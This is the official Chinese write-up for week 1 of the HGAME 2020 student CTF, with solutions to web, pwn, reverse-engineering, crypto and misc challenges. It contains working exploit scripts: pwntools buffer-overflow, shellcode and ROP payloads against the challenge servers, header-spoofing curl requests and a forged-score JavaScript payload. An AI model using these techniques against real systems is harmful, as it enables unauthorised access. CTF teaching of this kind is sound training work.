

HGAME 2020 Week1 Official Writeup

HGAME 2020 Week1 Official Writeup

Web

[Cosmos 的博客](#)

[接头霸王](#)

[Code World](#)

[🐔 尼泰玫](#)

Pwn

[Hard_AAAAA](#)

[Number_Killer](#)

[One_Shot](#)

[ROP_LEVEL0](#)

Reverse

[maze](#)

[bitwise_operation2](#)

[advance](#)

[cpp](#)

Crypto

[Affine](#)

[not_One-time](#)

[InfantRSA](#)

[Reorder](#)

Misc

[欢迎参加HGame!](#)

[壁纸](#)

[克苏鲁神话](#)

[签到题ProPlus](#)

[每日推荐](#)

Web

Cosmos 的博客

- 考点：Git 泄露、Git 远程仓库
- 出题人：E99p1ant
- 分值：50

进入题目，很明显提示了 `版本管理工具`，很容易想到 Git、SVN 等。尝试访问 `/.git/HEAD` 发现文件存在。使用 GitHack 将仓库还原，发现本地没有 flag。题目又提到了 GitHub，因此 `git remote -v` 可以查看仓库的远程地址。

```
https://github.com/FeYcYodhrPDJSru/8LTUKCL83VLhXbc
```

在历史 Commit 中找到被删除的文件，按照文件指引 base64 解码一下得到 flag：

```
hgame{glt_le@k_ls_danger0us_!!!!}
```

其实早在 HCTF 2015 时，老学长 @LoRexxar 出的 Web 签到题，就是在 GitHub 上搜索 ID 找到仓库，从而找到 flag。（很巧，当时那个题也叫 Personal's Blog。但是这题放在 5 年后的今天，只能当新生赛的签到题了。看得出 CTF 这个圈子是在不断扩展进步的，作为后辈挺感慨的。）

因此也有师傅后来反馈是直接上 GitHub 搜索题目网页关键字直接搜到了这个仓库。

接头霸王

- 考点：HTTP Headers
- 出题人：E99p1ant
- 分值：100

进入题目，要求来源于<https://vidar.club/>，加上 Referer 头即可。

后面要求本地访问，加上 X-Forwarded-For 头，值为 localhost 或 127.0.0.1 即可。

之后要求使用 Cosmos 浏览器，加上 User-Agent 即可。

最后提示是 flag 要到 2077 年后才会被更新，根据返回头中的 Last-Modified: Fri, 01 Jan 2077 00:00:00 GMT，加上请求头 If-Unmodified-Since: Tue, 22 Oct 2077 09:54:38 GMT 即可获得 flag。

PS：关于 If-Unmodified-Since 头，可参考 <https://developer.mozilla.org/zh-CN/docs/Web/HTTP/Headers/If-Unmodified-Since>

exp:

```
curl -X GET \
  http://kyaru.hgame.n3ko.co/ \
  -H 'Host: kyaru.hgame.n3ko.co' \
  -H 'If-Unmodified-Since: Tue, 7 Oct 2077 00:00:00 GMT' \
  -H 'Referer: vidar.club' \
  -H 'User-Agent: Cosmos' \
  -H 'X-Forwarded-For: 127.0.0.1'
```

PPS：这里其实有点小瑕疵，根据 RFC7232 的规范：

If-Unmodified-Since is most often used with state-changing methods (e.g., POST, PUT, DELETE) to prevent accidental overwrites...

If-Unmodified-Since 通常是用在 POST PUT DELETE 的请求方式下。因此题目出的不严谨，后来修改题目增加了 POST 请求方式的限制。考虑不周，十分抱歉。

Code World

- 考点：状态码 URL编码
- 出题人：Annevi
- 分值：100

打开题目发现页面控制台中提示了由302跳转到此页面。

```
This new site is building....So our smart developer did 302 jump to this page.
```

抓包发现被302跳转的页面

发现抓到的页面405，则想到修改请求方式

改为POST请求后，得到了一个人鸡验证(雾)界面，一个只支持两数相加的计算器，不能直接使用+号，因为+号在url中会被解析为空格。

采用urlencode后的%2b

```
/?a=1%2b9
```

尼泰玫

- 考点：JavaScript POST
- 出题人：Moesang
- 分值：100

只要分数超过3w分就能获得flag

主要是从js/game.js里发现请求接口的代码

用了立即执行函数与private防止直接在console里调用（但是可以把代码抄出来直接用）

以下直接在游戏页面的console里执行即可获得flag Payload:

```
//分数大于3w就行
var score=300001;
(function(){
    let getU=me+"4ay5oZ";
    let rl=getU+"2FtZS53";
    let te=rou+"lpdA";
    let ey=k+"cmU=";
    $.post(atob(rl+rt+te),
        atob(ey)+"="+
        score+"|"+
        md5(Date.parse(new Date())/1000),
        function(data){alert(data);
    })
})();
```

Pwn

Hard_AAAAA

- 考点：数据在内存分布的基本概念，ida基础操作
- 出题人：Cosmos

相比往年的无脑A加了一点门槛点(也多给了50%的分)，一是32位程序的运行需要配置一点环境，二是IDA中F5里看起来memcmp只比较了四个字符，因为\x00阻断了IDA对于字符串的识别，细心一点还是问题不大的

```
from pwn import*
import time
context.log_level = 'debug'
cn=remote('47.103.214.163',20000)
cn.sendline('a'*123+'000o\000')
sleep(0.1)
cn.sendline('cat flag')
cn.interactive()
```

Number_Killer

- 考点：shellcode,补码，栈溢出
- 出题人：Cosmos

本意是考察shellcode，还附赠了jmp rsp，不过想用ROP也是可以的(可能没注意到jmp rsp?) 注意利用负数来绕过超过有符号 long long的正数上限 还有就是栈溢出时会破坏循环中的计数变量，破坏后要自行伪造一个合适的值

```
# -*- coding: utf-8 -*-
from pwn import*
import time
context.log_level = 'debug'
context(arch = 'amd64', os = 'linux')
cn=remote('47.103.214.163',20001)
#cn=process('./Number_Killer')
for i in range(1,14):
    cn.sendline('47244640256')
    sleep(0.1)

cn.sendline('4196237')
sleep(0.1)
cn.sendline('7074926021049463112')
sleep(0.1)
cn.sendline('-1458805190845043095')
sleep(0.1)
cn.sendline('5212724049075524360')
sleep(0.1)
cn.sendline('5562984097417')
cn.interactive()
```

One_Shot

- 考点：围绕\x00截断符思考的leak常规思路
- 出题人：Cosmos

比签到题要写的脚本都短，此题只需要看出一个关键点就结束了一——name和flag在bss段中相邻，因此只需要用题目提供的任意地址写入\x01破坏scanf后自动加上的截断符号，在最后的printf就会把name连同flag一起输出

```
from pwn import *
import time
context.log_level = 'debug'
context.terminal = ['gnome-terminal', '-x', 'bash', '-c']

cn=remote('47.103.214.163',20002)
#cn=process('./One_Shot')
cn.sendline('a'*31)
sleep(1)
cn.sendline('6295775')
cn.interactive()
```

ROP_LEVEL0

- 考点：基础64位ROP
- 出题人：Cosmos

本意想利用题目got表中的open, read, puts来读取flag并输出，这样是不需要leaklibc并计算libc版本的，虽然ropchain构造得比较长还需要额外用read读取一次"./flag"，但是我觉得应该比leak简单一些吧？然而校内大多数人还是用的leak法.....本来还想作为第二周基础题的，这下只好跳过了=。=

```
from pwn import *
import time
context.log_level = 'debug'
context.terminal = ['gnome-terminal', '-x', 'bash', '-c']

local = 0

ru = lambda x : cn.recvuntil(x)
sn = lambda x : cn.send(x)
rl = lambda : cn.recvline()
sl = lambda x : cn.sendline(x)
rv = lambda x : cn.recv(x)
sa = lambda a,b : cn.sendafter(a,b)
sla = lambda a,b : cn.sendlineafter(a,b)
```

```
cn=remote('47.103.214.163',20003)
#cn=process('./ROP_LEVEL0')
rsi=0x400751
rdi=0x400753
read=0x400500
open1=0x400520
buf=0x601060
#sleep(11)
cn.sendline('a'*88+p64(rsi)+p64(buf)+p64(0)+p64(read)+p64(rdi)+p64(buf)+p64(rsi)
)+p64(0)*2+p64(open1)+p64(rdi)+p64(4)+p64(rsi)+p64(buf)*2+p64(read)+p64(rdi)+p6
4(buf)+p64(0x4004e0))
sleep(1)
cn.sendline('./flag\x00')
cn.interactive()
```

Reverse

maze

- 考点：走迷宫
- 出题人：幼稚园
- 分值：100

写在前面

- 考虑到大家很多人才接触逆向，这周的wp写得比较细，希望都能看懂
- 这个考点其实在hgame 2019 week2中出现过。但相比那道题，这次的maze在dump地图时“困难”一些

分析

```

16 v6 = (char *)&unk_6020C4;
17 while ( v4 < v5 )
18 {
19     v3 = s[v4];
20     if ( v3 == 'd' )
21     {
22         v6 += 4;
23     }
24     else if ( v3 > 'd' )
25     {
26         if ( v3 == 's' )
27         {
28             v6 += 64;
29         }
30         else
31         {
32             if ( v3 != 'w' )
33             {
34 LABEL_12:
35                 puts("Illegal input!");
36                 exit(0);
37             }
38             v6 -= 64;
39         }
40     }

```

主函数中有一个while循环来判断每一位的输入，这几个判断还是很明显的，“wasd”4个字符很容易想到上下左右。

v6是一格char类型的指针，指向的就是初始位置

- 'd'中对应的 v6 += 4 可以理解为往右移动4列
- 's'的话，在第三次C语言培训中有讲过，二维数组也可以用一维数组的形式来寻址，那么其实相当于往下移动 $64/4 = 16$ 行
- 'a'和'w'也是同理


那么unk_6020C4这一片的内存就存储着迷宫

```


47 if ( v6 < (char *)&unk_602080 || v6 > (char *)&unk_60247C || *(_DWORD *)v6 & 1 )
48     goto LABEL_22;
49 ++v4;
50 }

```

接下来看到后面的一个if语句，如果条件为假则失败退出。这里的前两个条件是迷宫的边界，最后一个则是对迷宫中“墙”的判断，也就是说如果二进制最低位为1则是墙，为0则是可以走的通道。接下来看迷宫



第一眼看上去很复杂，但其实'a'和'd'是以4列为一个单位移动的，也就是说我们可以把4列看成一格。在HEX VIEW中只需要右键->Data format->4-byte Integer就能按4个byte为一个单位显示




```
51 if ( v6 == (char *)&unk_60243C )
52 {
53     sprintf(&v8, "hgame{%s}", s);
54     puts("You win!");
55     printf("Flag is: ");
56     puts(&v8);
57     exit(0);
58 }
```

[illegible]

```
hgame{ssssdddddssssddwwdddsssdssdd}
```

```

29 v27 = __readfsqword(0x28u);
30 sub_4007E6();
31 v6 = 76;
32 v7 = 60;
33 v8 = -42;
34 v9 = 54;
35 v10 = 80;
36 v11 = -120;
37 v12 = 32;
38 v13 = -52;
39 __isoc99_scanf("%39s", &s);
40 if ( strlen(&s) == 39 && s == 'h' && v19 == 'g' && v20 == 'a' && v21 == 'm' && v22 == 'e' && v23 == '{' && v26 == '}' )
41 {
42     v14 = 0LL;
43     v15 = 0;
44     v16 = 0LL;
45     v17 = 0;
46     sub_400616(&v14, &v24);
47     sub_400616(&v16, &v25);
48     for ( i = 0; i <= 7; ++i )
49     {

```

main函数最前面是一串赋值语句，一般就是定义在函数内部的数组的初始化过程。接着是一个scanf输入，结束后就进入对输入的判断了。首先是长度为39，以"hgame{" 开头并以 "}" 结尾 接着又是四个变量初始化，他们实际上是两个数组，是两组char [9]的数组((64+8)/8 == 9)

```
14  __int64 v14; // [rsp+20h] [rbp-50h]
15  char v15; // [rsp+28h] [rbp-48h]
16  __int64 v16; // [rsp+30h] [rbp-40h]
17  char v17; // [rsp+38h] [rbp-38h]
```

之后是两个sub_400616，参数分别是刚刚初始化的两个数组、以及我们输入的前半段和后半段（去掉flag头后）

```

6  for ( i = 0; i <= 7; ++i )
7  {
8      if ( *(_BYTE *)(2 * i + a2) <= 96 || *(_BYTE *)(2 * i + a2) > 102 )
9      {
10         if ( *(_BYTE *)(2 * i + a2) <= 47 || *(_BYTE *)(2 * i + a2) > 57 )
11         {
12 LABEL_17:
13             puts("Illegal input!");
14             exit(0);
15         }
16         *(_BYTE *)(i + a1) = *(_BYTE *)(2 * i + a2) - 48;
17     }
18     else
19     {
20         *(_BYTE *)(i + a1) = *(_BYTE *)(2 * i + a2) - 87;
21     }
22     if ( *(_BYTE *)(2 * i + 1LL + a2) <= 96 || *(_BYTE *)(2 * i + 1LL + a2) > 102 )
23     {
24         if ( *(_BYTE *)(2 * i + 1LL + a2) <= 47 || *(_BYTE *)(2 * i + 1LL + a2) > 57 )
25             goto LABEL_17;
26         result = (_BYTE *)(i + a1);
27         *result = 16 * *result + *(_BYTE *)(2 * i + 1LL + a2) - 48;
28     }

```

这个函数还是比较好理解的，和bin作业中的转换类似，是将2位16进制的输入转换成1位的字符 所以经过这两个函数之后我们两段长16位的输入就会变成两个长为8的char数组

```
sub_400616((__int64)&v16, (__int64)&v25);  
for ( i = 0; i <= 7; ++i )  
{  
    *((_BYTE *)&v14 + i) = ((*((_BYTE *)&v14 + i) & 0xE0) >> 5) | (8 * ((*((_BYTE *)&v14 + i)));  
    *((_BYTE *)&v14 + i) = ((*((_BYTE *)&v14 + i) & 0x55 ^ ((*((_BYTE *)&v16 + 7 - i) & 0xAA) >> 1) | ((*((_BYTE *)&  
    *((_BYTE *)&v16 + 7 - i) = (2 * ((*((_BYTE *)&v14 + i) & 0x55)) ^ ((*((_BYTE *)&v16 + 7 - i) & 0xAA) | ((*((_BYT  
    *((_BYTE *)&v14 + i) = ((*((_BYTE *)&v14 + i) & 0x55 ^ ((*((_BYTE *)&v16 + 7 - i) & 0xAA) >> 1) | ((*((_BYTE *)&  
}  
for ( j = 0; j <= 7; ++j )  
{
```

然后就是这段for循环，第一行是将第一个数组中每个字符的最高3位（二进制）移到最低3位 接下来3行看起来很复杂，实际就是一个花指令

2. 不使用额外的空间，交换 2 个数

```
int x = 1, y = 2;
x = x ^ y;
y = x ^ y; // => x ^ y ^ y = x ^ (y ^ y) = x ^ 0 = x
x = x ^ y; // => x ^ y ^ x = y ^ x ^ x = y ^ (x ^ x) => y ^ 0 = y
```

其实就是将第一个数组中每个字符的奇数位和第二个数组中倒序的每个字符的偶数维进行交换

```
for ( j = 0; j <= 7; ++j )
{
    *((_BYTE *)&v14 + j) ^= *(&v6 + j);
    if ( *((_BYTE *)&v14 + j) != byte_602050[j] )
    {
        puts("sry, wrong flag");
        exit(0);
    }
}
for ( k = 0; k <= 7; ++k )
{
    *((_BYTE *)&v16 + k) ^= *((_BYTE *)&v14 + k) ^ *(&v6 + k);
    if ( *((_BYTE *)&v16 + k) != byte_602060[k] )
    {
        puts("Just one last step");
        exit(0);
    }
}
```

最后两段xor，分别是将第一个数组和main函数最前面初始化的数组xor之后与byte_602050数组比较 第二个数组和第一个数组xor之后与byte_602060数组比较 两段都一样之后就通过了

相应的解密代码,中间两个交换懒得写了，既然是交换正着反着来都一样，干脆复制了源码XD

```
#include <stdio.h>

int main()
{
    char flag1[] = "e4sy_Re_";
    char flag2[] = "Easylif3";
    char table[] = {76,60,214,54,80,136,32,204};
    char a1[9];
    char a2[9];
    for (int i = 0; i < 8; i++) {
        a1[i] = flag1[i] ^ table[i];
        a2[i] = flag2[i] ^ a1[i];
    }
    for (int i = 0; i < 8; i++) {
        a1[i] = (a1[i] & 0xaa) | ((a1[i] & 0x55) ^ ((a2[7-i] & 0xaa) >> 1));
    }
}
```

```

    a2[7-i] = (a2[7-i] & 0x55) | (((a1[i] & 0x55) << 1) ^ (a2[7-i] &
0xaa));
    a1[i] = (a1[i] & 0xaa) | ((a1[i] & 0x55) ^ ((a2[7-i] & 0xaa) >> 1));
    a1[i] = (((a1[i] & 0x7) << 5) | ((a1[i] & 0xf8) >> 3));
}
for (int i = 0; i < 8; i++) {
    printf("%02x", (a1[i]&0xff));
}
for (int i = 0; i < 8; i++) {
    printf("%02x", (a2[i]&0xff));
}
}

```

advance

- 考点: base64换表
- 出题人: Y
- 分数: 100

base64把3x8bits(24bits)分成4x6bits,然后在数组中对应字符 题目中的数组是

```

static const char basis_64[] =
"abcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZ";

```

例如 6bits 是 000000b,在编码的数组 basis_64 对应的是下标为0的'a', 在解码的时候 pr2six['a']对应的就应该是 000000b

```

for (int i = 0; i < l; ++i)
{
    pr2six[basis_64[i]] = i;
}

```

这样就可以根据basis_64得出解码的表

```

#include <string.h>
#include <stdio.h>
static const char basis_64[] =
"abcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZ";

unsigned char pr2six[256] =
{
    /* ASCII table */
    64, 64, 64, 64, 64, 64, 64, 64, 64, 64, 64, 64, 64, 64, 64, 64,
    64, 64, 64, 64, 64, 64, 64, 64, 64, 64, 64, 64, 64, 64, 64, 64,
    64, 64, 64, 64, 64, 64, 64, 64, 64, 64, 64, 62, 64, 64, 64, 63,
    52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 64, 64, 64, 64, 64, 64,
    64, 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14,

```



```

{
    *(bufout++) =
        (unsigned char)(pr2six[*bufin] << 2 | pr2six[bufin[1]] >> 4);
    *(bufout++) =
        (unsigned char)(pr2six[bufin[1]] << 4 | pr2six[bufin[2]] >> 2);
    *(bufout++) =
        (unsigned char)(pr2six[bufin[2]] << 6 | pr2six[bufin[3]]);
    bufin += 4;
    nprbytes -= 4;
}

/* Note: (nprbytes == 1) would be an error, so just ignore that case */
if (nprbytes > 1)
{
    *(bufout++) =
        (unsigned char)(pr2six[*bufin] << 2 | pr2six[bufin[1]] >> 4);
}
if (nprbytes > 2)
{
    *(bufout++) =
        (unsigned char)(pr2six[bufin[1]] << 4 | pr2six[bufin[2]] >> 2);
}
if (nprbytes > 3)
{
    *(bufout++) =
        (unsigned char)(pr2six[bufin[2]] << 6 | pr2six[bufin[3]]);
}

*(bufout++) = '\0';
nbytesdecoded -= (4 - nprbytes) & 3;
return nbytesdecoded;
}

int main()
{
    char buffer[0x100] = {};
    Base64decode(buffer, "0g371wvVy9qPztz7xQ+PxNuKxQv74B/5n/zwuPfX");
    printf("%s",buffer);
}

```

cpp

- 考点: c++ 和 调试
- 出题人: Y
- 分值: 150

三个for循环看出是矩阵乘法

```

for ( i = 6i64; ; i = v13 + 1 )
{
    v13 = find((__int64)&v15, '_', i);
    if ( v13 == -1 )
        break;
    v18 = sub_1400043B0((__int64)&v15, (__int64)&v26, i, v13 - i);
    v19 = v18;
    v3 = sub_140003E80(v18);
    v20 = atoll(v3);
    sub_140004350((__int64)&v16, (__int64)&v20);
    sub_140002FA0((__int64)&v26);
}

```

```
v13 = find((__int64)&v15, '_', i);
```

flag格式，可以通过find函数的参数'_'和atoll确定

Crypto

Affine

- 考点：简单模运算
- 出题人：Lurkrul
- 分值: 75

已知部分明文, 则有

$$\begin{aligned}
 A * INDEX('h') + B &\equiv INDEX('A') \pmod{MOD} \\
 A * INDEX('g') + B &\equiv INDEX('8') \pmod{MOD}
 \end{aligned}$$

两式相减, 得

$$A * (INDEX('h') - INDEX('g')) \equiv (INDEX('A') - INDEX('8')) \pmod{MOD}$$

两边乘以 $(INDEX('h') - INDEX('g'))$ 关于 MOD 的逆元, 即可解出 A , 进而获得 B

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import gmpy2

TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
MOD = len(TABLE)
cipher = 'A8I5z{xr1A_J7ha_vG_TpH410}'

C2I = TABLE.find
A = (C2I('A') - C2I('8')) * gmpy2.invert(C2I('h') - C2I('g'), MOD) % MOD
B = (C2I('A') - A * C2I('h')) % MOD
A_inv = gmpy2.invert(A, MOD)

```

```

flag = ''
for c in cipher:
    ii = TABLE.find(c)
    if ii == -1:
        flag += c
    else:
        i = (ii - B) * A_inv % MOD
        flag += TABLE[i]

print('flag:', flag)

```

一般题目名字和描述都不会随便整的, 要么暗藏hint要么就是误导, 这题名字摆明了就是 [Affine cipher](#), 怕你们不注意还描述里写明了是模运算, 甚至 task.py 里还 import 了个用都没用到的 gmpy2, 简直就是白给 😊

竟然爆破, 伤透了我的心, 我倒要看看你们week2的题咋做

not_One-time

- 考点: OTP, reduced key space
- 出题人: Lurkrul
- 分值: 150

注意到本题与 [OTP](#) 不同的是更小密钥空间 (`string.ascii_letters+string.digits`),

One-time pads are "information-theoretically secure" in that the encrypted message (i.e., the ciphertext) provides no information about the original message to a cryptanalyst (except the maximum possible length of the message).

从数学上说就是 $Pr\{M = m | C = c\} = Pr\{M = m\}$, 即事件 $C=c$ 并不会影响事件 $M=m$ 的概率, 二者相互独立

这使得每次加密都会泄漏有关明文(`flag`)的信息, 比如key的每个字节的第一个比特均为0, (虽然这里没啥用)

举个例子, 假设密文第一个字节 `cipher[0] = '\xaa'`, 由于 `KeySpace` 并不是全集(概率不等) 比如 $Pr\{key[0] == '\x00'\} = 0$, 因此可以得知 `msg[0]` 一定不是 `'\xaa' xor '\x00'`

那么可以多次连接, 获取多组密文, 然后将所有可能的明文取交集 (exp经测试, 大概需要50-100组)

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import string, binascii, base64
from socket import socket

keySpace = string.ascii_letters + string.digits

count = 0
def enc():

```



```

    global count
    count += 1
    sock = socket()
    sock.connect(('47.98.192.231', 25001))
    cipher = base64.b64decode( sock.recv(1024) )
    sock.close()
    return cipher

# from pwn import *

# local = True

# def enc():
#     if local:
#         r = process(['python3', 'task.py'])
#     else:
#         r = remote('47.98.192.231', 25001)
#     cipher = base64.b64decode( r.recv() )
#     r.close()
#     return cipher

LEN = len(enc())

flag = [set(b'h'), set(b'g'), set(b'a'), set(b'm'), set(b'e'), set(b'{'), \
        *([set(string.printable.encode()) for _ in range(LEN-7)]), \
        set(b'}')]

def check():
    return max(map(len, flag))==1

def guess(cipher):
    return bytes([ cipher^k for k in keySpace.encode() ])

def update(index, s):
    global flag
    flag[index] = flag[index] & set(s)

while check()!=True:
    cipher = enc()
    for i in range(LEN):
        m_i = guess(cipher[i])
        update(i, m_i)

print( count, 'flag:', ''.join( map(lambda x: chr(next(iter(x))), flag) ) )

```

这题就让你们练练写python脚本的能力, 考的也不是很难的东西

socket 和 pwntools 间我觉得还是 pwntools 好使点, 毕竟还能拿来整 pwn, exp 打完 pwn 随便改又能秒个 crypto, 多好

另外, 发现有些队伍最后几组flag里直接提交的地方去测, 下周Crypto的题都能自己验证flag的正确性的, 别瞎试, 随缘BAN

wp 里没必要塞那么多数据, 我也不会拿你们的脚本去跑一下验证一下, 挑重点写

InfantRSA

- 考点: rsa
- 出题人: Lurkrul
- 分值: 50

真签到题 让你们早点碰一下,方便后面加大难度 XD

典型的 [RSA](#), 具体理论自己照着推一遍, 不难整的 (反正难的还在后头) 这里 p,q 白给, 也有专门分解大数的[网站](#), 分不出来基本就是数学题了, [ctf-wiki](#) 关于RSA这部分也写的蛮全的, 有空就看看 (虽然后面也不一定会出这种)

```
import gmpy2
from Crypto.Util import number

d = gmpy2.invert(e, (p-1)*(q-1))
m = pow(c, d, p*q)
print( number.long_to_bytes(m) )
```

RSA 常用的就 gmpy2 和 pycrypto, 再难点就上 sage 子

Reorder

- 考点: Permutation
- 出题人: Lurkrul
- 分值: 75

就是个 [Permutation](#), 多次尝试后发现每 16 个一组进行重排, 看源码还是很容易理解的.

比如输个 0123456789abcdef 基本就能做出来了.

nc 上去, 多试试就出来了, 题目名字也提示了就是个重排

(没写解题脚本, 下面是参考源码)

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import os, random

flag = b'hgame{不给你看}'
```

```

SIZE = 16
PAD_CHAR = b' '

PBOX = list( range(SIZE) )
random.seed( os.urandom(8) )
random.shuffle(PBOX)

BLOCKS = lambda data: [bytes(data[SIZE*i:SIZE*(i+1)]) for i in
range(len(data)//SIZE)]

def pad(data):
    pad_len = SIZE - (len(data) % SIZE)
    return data + PAD_CHAR*pad_len

def _enc(block):
    assert len(block) == SIZE
    return bytes([ block[p] for p in PBOX ])

def enc(data):
    data = pad(data)
    cipher = b''
    for block in BLOCKS(data):
        cipher += _enc(block)
    return cipher.decode()

for _ in range(10):
    try:
        inp = input('> ').encode()
        if not inp:
            break
        print( enc(inp) )
    except:
        exit()

print('\nRua!!!\n', enc(flag))

```

觉得题不够的话可以玩玩 <https://cryptopals.com/>, 一道一道搞清楚, 不急 (毕竟出题人也没做完)

Misc

欢迎参加HGame!

- 考点: Base64、摩尔斯电码
- 出题人: ObjectNotFound
- 分值: 50

首先将字符串进行Base64解密, 得到如下的摩尔斯电码:

```
..- .-- .-. -.- - - . .-. - - - .-- .-- .-- .-- .--  
- .-. .-. -.- .- - .--
```

然后根据摩尔斯电码表，解得字符串（由题目可知均为大写）：

```
W3LC0ME_TO_2020_HGAM3
```

此处注意：`..--.-` 电码对应着下划线符号（`_`）。部分在线解密网站无法识别这个摩尔斯码，会被替换成空格、null等。此时很容易发现利用同一工具将题目中的电码解密再加密时，得到的电码与原电码不匹配，从而判断出需要更换工具或手动修正解密出的字符串。

再依据题意用hgame{}包裹即可。

```
hgame{W3LC0ME_TO_2020_HGAM3}
```

壁纸

- 考点：简单信息搜集、图片包含Zip、压缩包注释提供信息、Unicode
- 出题人：ObjectNotFound
- 分值：75

首先利用WinHex、binwalk、foremost等工具均不难发现图片中包含了一个压缩包。Zip文件的文件头为504B0304，据此可从图片尾部提取出压缩包。

打开压缩包，发现压缩包内包含注释，如下：

```
Password is picture ID.
```

据此想到压缩包解压密码可能是Pixiv的图片ID。即使没有接触过Pixiv，在百度或谷歌中搜索“pixiv id”等关键词，一样能够找到很多关于Pixiv作者和作品ID的解释。

从图片文件名“@純白可憐”可知作者名为“純白可憐”，据此可直接到Pixiv主页搜索该画师作品，得到作品链接为：

```
https://www.pixiv.net/artworks/76953815
```

解压密码即为“76953815”，成功解压压缩包，得到flag.txt。内容如下：

```
\u68\u67\u61\u6d\u65\u7b\u44\u6f\u5f\u79\u30\u75\u5f\u4b\u6e\u4f\u57\u5f\u75\u4e\u69\u43\u30\u64\u33\u3f\u7d
```

依据\u判断其应该是Unicode编码，但需要补零：

```
